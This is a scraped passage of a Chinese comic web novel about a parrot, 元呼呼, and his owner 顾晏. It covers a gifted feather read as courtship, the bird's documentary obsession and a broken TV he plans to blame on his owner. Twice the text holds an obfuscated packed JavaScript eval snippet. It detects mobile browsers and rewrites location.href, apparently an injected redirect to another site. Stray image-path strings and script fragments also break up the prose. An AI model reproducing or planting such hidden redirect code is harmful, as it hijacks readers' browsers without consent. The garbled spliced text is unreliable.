元呼呼不知道顾晏带他来公司干嘛,但很会自娱自乐;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278772|198323||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,这里啄啄,那里咬咬,反正闲不下来。 直到中午,顾晏的朋友带着灰鹦鹉来了,他才恍然大悟顾晏的目的。 原来是怕鸟无聊,带鸟来见朋友,人还怪好的捏。 他从桌子上飞起来,打算去和小灰灰打个招呼。 徐皓领着爱宠一进门,第一眼就注意到顾晏桌上摆着的玻璃罩,他愣了一下,先是领会到顾晏摆出来暗戳戳向他炫耀的小心思,紧接着就露出一个意味深长的笑容。 “哟,顾晏,这是什么?” 顾晏头也不抬:“羽毛。” “我当然知道是羽毛,”朋友凑近了看,“这是你家小朋友的羽毛吧?” 顾晏心里暗暗诧异徐皓今天这么识趣,自然地抬头回话:“嗯,他前两天送我的。” “他送你?”徐皓的笑容更意味深长了,“你知道鹦鹉送羽毛是什么意思吗?” 顾晏的动作顿了一下,显然没猜中徐皓的反应。 还能有什么意思,不就是表达喜爱吗? 一人一宠的目光同时落在徐皓身上。 徐皓笑着说:“鹦鹉把自己的羽毛送给别人,那可是求偶的意思,相当于人类送玫瑰花,你这小鸟是在跟你表白呢。” 顾晏:“……” 元呼呼:(((o(*°▽°*)o)))? 求偶? 他送给顾晏羽毛的时候,可完全没往这方面想啊。 他就是想表达一下感谢,想让两脚兽知道他是个懂得感恩的好鸟,怎么就变成求偶了! 元呼呼急得在桌子上直蹦跶。 不是的不是的,你们人类不要瞎解读,小鸟没有那个意思! 可惜他只是一个鸟界小秤砣,即使引发鸟界地震也不能撼动两脚兽分毫。 徐皓还在持续输出:“看不出来啊顾晏,你这魅力可以啊,连小鸟都拜倒在你的西装裤下了。” 顾晏沉默了两秒,面无表情地开口:“你想多了,他就是只小傻鸟,什么都不懂。” 元呼呼:??? 你说谁傻!“那可不一定,”朋友笑得更大声了,“鹦鹉的智商可不低,我家小灰灰平日里就可机灵了。” 元呼呼:“啾啾啾!” 还笑呢,你家小灰灰最傻! 顾晏的眉头皱了起来。 他看了看桌上那根羽毛,又看了看桌子上瞪着一双黑豆眼的小胖鸟,陷入了沉思。 徐皓走后,办公室里陷入了一种诡异的沉默。 元呼呼蹲在桌子上,气成一团球了。 过了好一会,顾晏忽然站起身,把元呼呼拎起来,托到手心里。 元呼呼目光炯炯,等待属于自己的道歉。 顾晏嘴唇蠕动两下,不中听的话流了出来。 “圆乎乎,你不傻是不是,你只是一只文盲鸟。” 元呼呼:? 666,还有第二关。 11.十一团糯米糍 文盲你个大头鬼啊! 元呼呼疯狂啾啾啾,对这个称呼极度不满。 顾晏看着他那双写满不服气的黑豆眼,有点犯愁。 “羽毛送人是求偶的意思,你不知道吧?” 元呼呼摇头。 这个他是真的不知道啊。 顾晏一副了然的姿态:“我就知道。” 他把元呼呼放到桌子上,转身回了工位。 元呼呼盯着他的一举一动,没想明白他想干什么。 过了会,他看到顾晏从旁边的抽屉里取出一台平板,敲击了几下,随后抬起头来招呼他:“圆乎乎,过来。” 元呼呼犹豫了一下,没有直接飞到他面前,选择落在了顾晏肩膀上。 “啾啾啾。” 叫我干嘛。 顾晏把平板支起来,正对着他放好。 屏幕上,一只鹦鹉正在吃水果,旁边配着大字:《鹦鹉行为科普》 元呼呼:? 怎么,你还想教我做鸟不成? 顾晏点开视频。 视频里出现一只漂亮的小鸟,同时响起的,还有画外音对小鸟行为的各种科普。 元呼呼最先开始还有点新鲜劲,听了几句后,兴致缺缺起来。 无聊的主人,无聊的纪录片,这种东西,鸟都不看! 顾晏看他这个反应,有点头疼。 看来元呼呼不喜欢看这个。 难道是因为科普片太无聊,毕竟他现在和小朋友也没什么区别。 想通这一点,他关掉科普片,重新寻找起来。 元呼呼看着面前消失的画面,歪了歪脑袋。 这又是要干嘛。 一个新的视频被点开。 是一部名叫《蓝色星球》的纪录片。 开篇就是一片蔚蓝,一群色彩斑斓的鱼从镜头前游过。 元呼呼的眼睛一下子亮了。 好肥的鱼! 顾晏看着他的反应,满意地点了点头。 果然教育还是要循序渐进。 “喜欢看?” 元呼呼开心地应和。 那可不,他不仅喜欢看,还喜欢吃呢。 顾晏弯了弯唇角:“那就看吧,每天看一会,总有一天能看到鸟类。” 他把元呼呼放到桌上,又把平板屏幕调整了一下,确保他能看清楚,这才继续去忙自己的工作。 元呼呼蹲在桌上,盯着屏幕,看得目不转睛。 太勾引鸟了。 这是什么地方,怎么会有这么多鱼,看起来好肥,不知道吃进嘴里是什么味道。 他还没吃过鱼呢,听别的小鸟说鱼肉特别好吃。 看得入了迷,元呼呼连顾晏什么时候带他回家的都不知道。 次日,在元呼呼的强烈要求下,顾晏又带他去了公司。 一进办公室,元呼呼就飞到桌上,眼巴巴地盯着平板。 顾晏看他眼珠子滴溜滴溜转,总算猜到他今天为什么这么积极催他出门。 “还想看?” 元呼呼眼睛一亮,在平板上跳了一下。 要看要看。 顾晏爽快地打开平板,找到《蓝色星球》,继续播放。 元呼呼立刻凑过去,看得津津有味,看到感动的地方,眼泪都要从嘴角流下来了。 好想吃,啾啾。 整整一天,除了吃饭的时候,元呼呼的眼睛就没离开过屏幕。 顾晏看着他那副痴迷的样子,心里隐隐有些担忧。 这傻鸟,不会看上瘾了吧? 事实证明,顾晏的担忧是对的。 从那以后,元呼呼彻底迷上了看纪录片。 每天早上起来,他第一件事就是飞到顾晏房间,用嘴巴给他强行开机,催促他带他去公司。 顾晏一开始还挺高兴,觉得他有个爱好也不错,但在连续几次天蒙蒙亮就被元呼呼从睡梦中啄醒后,他终于决定要帮他戒掉网瘾。 再不戒,这日子就过不下去了。 元呼呼网瘾正浓,当然不干,两个人拉扯一番后,他眼睛一转,干脆选择待在家里不去公司了。 眼见时间一点一点过去,再不出门就要迟到了,顾晏终于妥协,一个人去上班了。 别说,这么多天有人陪着,突然又变成孤身寡人,他竟然还有点不习惯。 想到这,顾晏叹了一口气,决定回去后和元呼呼重新商量一下,就算要看也不能一直看啊,最多一天两个小时。 客厅里,元呼呼看着顾晏出门,嘴角勾起一抹神秘的笑。 他鬼鬼祟祟挪了两步,轻巧落在电视柜上,凑近电视机,仔细研究起来。 别以为他不知道,电视一样可以看视频。 他之前到处流浪的时候就看到过,有人会拿一个小方块,对着电视按一下,然后电视就打开了。 那个小方块还有个高级的名字,叫遥控器。 元呼呼在电视柜上找了找,很快就看到了想要的东西。 他凑过去,用爪子扒拉了一下。 遥控器不听他的使唤,滚了两圈,掉到地上。 元呼呼:…… 他低头看了看地上的遥控器,又看了看自己的爪子,有点懊恼。 怎么这么不小心,遥控器摔坏了怎么办。 他赶紧飞下去,把遥控器叼起来,翻来覆去检查了一下。 唔,看起来好像没事? 站在遥控器旁边,元呼呼用爪子按住它,然后用喙去啄那个红色的按钮。 “叮。” 电视屏幕亮了。 五颜六色的画面和字映入元呼呼眼帘,让他有点头昏脑胀。 他要看的在哪来着。 扫视一圈没看到,他干脆随便在遥控器上按了起来,反正总会按到的。 功夫不负有心鸟,在按了不知道多少下后,一个熟悉的画面出现在电脑屏幕上。 元呼呼眼睛一下子亮了,伸出爪子又扒拉两下,《蓝色星球》开始播放。 他成功了! 元呼呼兴奋得在电视前上飞了两圈,然后转身回到沙发上,舒舒服服地坐下来,开始看电视。 虽然不记得是怎么调到这里的,但是没关系,小鸟多的是时间和力气,下次他就继续这样看电视。 从那天起,元呼呼就开始了他的小皇帝生活。 每天白天,等顾晏出门,他就飞到电视前一通捣鼓, 一开始他怕被顾晏发现,看一会就要暂停休息一下,装模作样对着空气打一套组合拳。 后面见没人注意到,元呼呼就大胆起来,开始沉迷电视无法自拔。 直到某一天,元呼呼照例躺着看电视,却突然听到门外传来隐约的声响。 他的心猛地一跳。 难道是顾晏回来了? 他赶紧跳下沙发,扑棱扑棱飞到电视前,想去关电视。 就在这时,意外发生了。 由于太过着急,元呼呼落地的时候没踩稳,一头撞到了遥控器上。 遥控器从柜子边缘滑落,他本能地伸爪子去抓,结果跟着遥控器一起掉了下去。 “啾!” 他发出一声惊叫,翅膀胡乱扑腾,最后“啪叽”一声摔在地上。 摔得七荤八素。 他晕乎乎地爬起来,晃了晃脑袋,第一反应是去看房门。 门还关着。 顾晏没回来。 元呼呼长出一口气,揉了揉被撞疼的地方,准备去捡遥控器。 结果还没等他行动,电视屏幕闪了两下,黑了。 元呼呼瞪目结舌。 他凑过去,用爪子扒拉了两下电视。 没反应。 他又叼起地上的遥控器,对着电视按了几下。 依然没反应。 元呼呼的脑子里“嗡”的一声。< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17282993|198323||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' /p> 完蛋了,鸟的天,这电视好像坏了啊。 他呆呆地站在电视前,看着犯罪现场,脑子都要转不动了。 怎么办怎么办怎么办? 两脚兽要是知道了,不会让他出去打工赔钱吧。 想到这,元呼呼感觉身体都沉重起来了。 被无形的债务压弯了腰。 他赶紧把遥控器叼回原来的位置,又检查了一遍电视周围,确保没有留下什么痕迹,随后若无其事地飞到阳台上晒太阳。 鸟什么事都没有干哦。 心里这么安慰自己,但元呼呼还是觉得不保险,时不时瞥一眼客厅,吃饭都不香了。 “你是不是又忘交电费了!” 不远处传来的声音吸引了他的注意。 元呼呼竖起耳朵。 他记得那户人家住着一对年轻的两脚兽,女的嗓门很大,男的总是板着脸,看起来凶巴巴的。 “交了,我早就交了好吧。” “那怎么停电了?” “我怎么知道,可能是跳闸了吧。” “跳闸了你去看看啊。” “我看了有什么用,我又不会修。” 两个人你一句我一句,吵得不可开交。 “你不用电?你吃饭洗澡哪样不要电?你那脑子是不是进水了?” “你脑子才进水了。” “你再说一遍。” “我说你脑子进水了。” “啪!” 一声脆响。 元呼呼吓了一跳。 打起来了? 他赶紧伸长脖子往那边看,可惜窗帘紧紧拉着,什么都看不见,只能听到声音。 女的在哭,男的在骂,乱七八糟的。 过了好一会,动静渐渐小了。 元呼呼缩回脑袋,心还在扑通扑通跳。 好可怕。 两脚兽打架好可怕。 他忽然有点庆幸,他家这个两脚兽虽然有时候坏坏的,但从来不会这样。 最多就是弹他一下,说他是笨鸟。 想到顾晏,元呼呼又头疼起来。 没交电费都这么吓人,那要是顾晏知道他把电视弄坏了呢。 忽然,元呼呼脑子里灵光一闪。 反正两脚兽又不知道发生了什么,与其坐以待毙,不如直接主动出击呗。 他深吸一口气,开始在心里排练待会的表演。 先假装什么都不知道,让顾晏给他开电视看。 等顾晏发现电视坏了,他就露出惊讶的表情。 要是顾晏问他,他就歪歪脑袋,装作不知道。 最糟糕的发展就是顾晏怀疑他,到时候他就哭,然后直接嫁祸给顾晏。 排练完毕,元呼呼满意地点了点头。 完美。 他现在只需要等顾晏回来,然后按计划行事。 他蹲在阳台上,等啊等,等到天色暗了下来,终于看到那辆熟悉的黑色轿车驶进小区。 他精神一振,赶紧飞回屋里,若无其事地蹲在笼子里,假装自己一下午都在乖乖睡觉。 门锁转动的声音响起。 元呼呼的心跳不受控制地加速。 顾晏推门进来,手里还拎了个袋子。 他换好鞋,走进客厅,随手把袋子放到桌上。 随后他的目光就落在电视上,像是发现了什么不对劲。 拿起遥控器,他试着按了两下,没有反应。 “坏了?” 疑惑的声音在寂静的房间里响起。 就是现在! 元呼呼赶紧从笼子里飞出来,落在顾晏肩膀上,歪着脑袋看向电视,发出一声疑惑的“啾”。 顾晏偏头看了他一眼,这次是陈述句:“电视坏了。” 元呼呼又“啾”了一声,这回声音里满是悲伤。 你说这电视,怎么就突然坏了呢?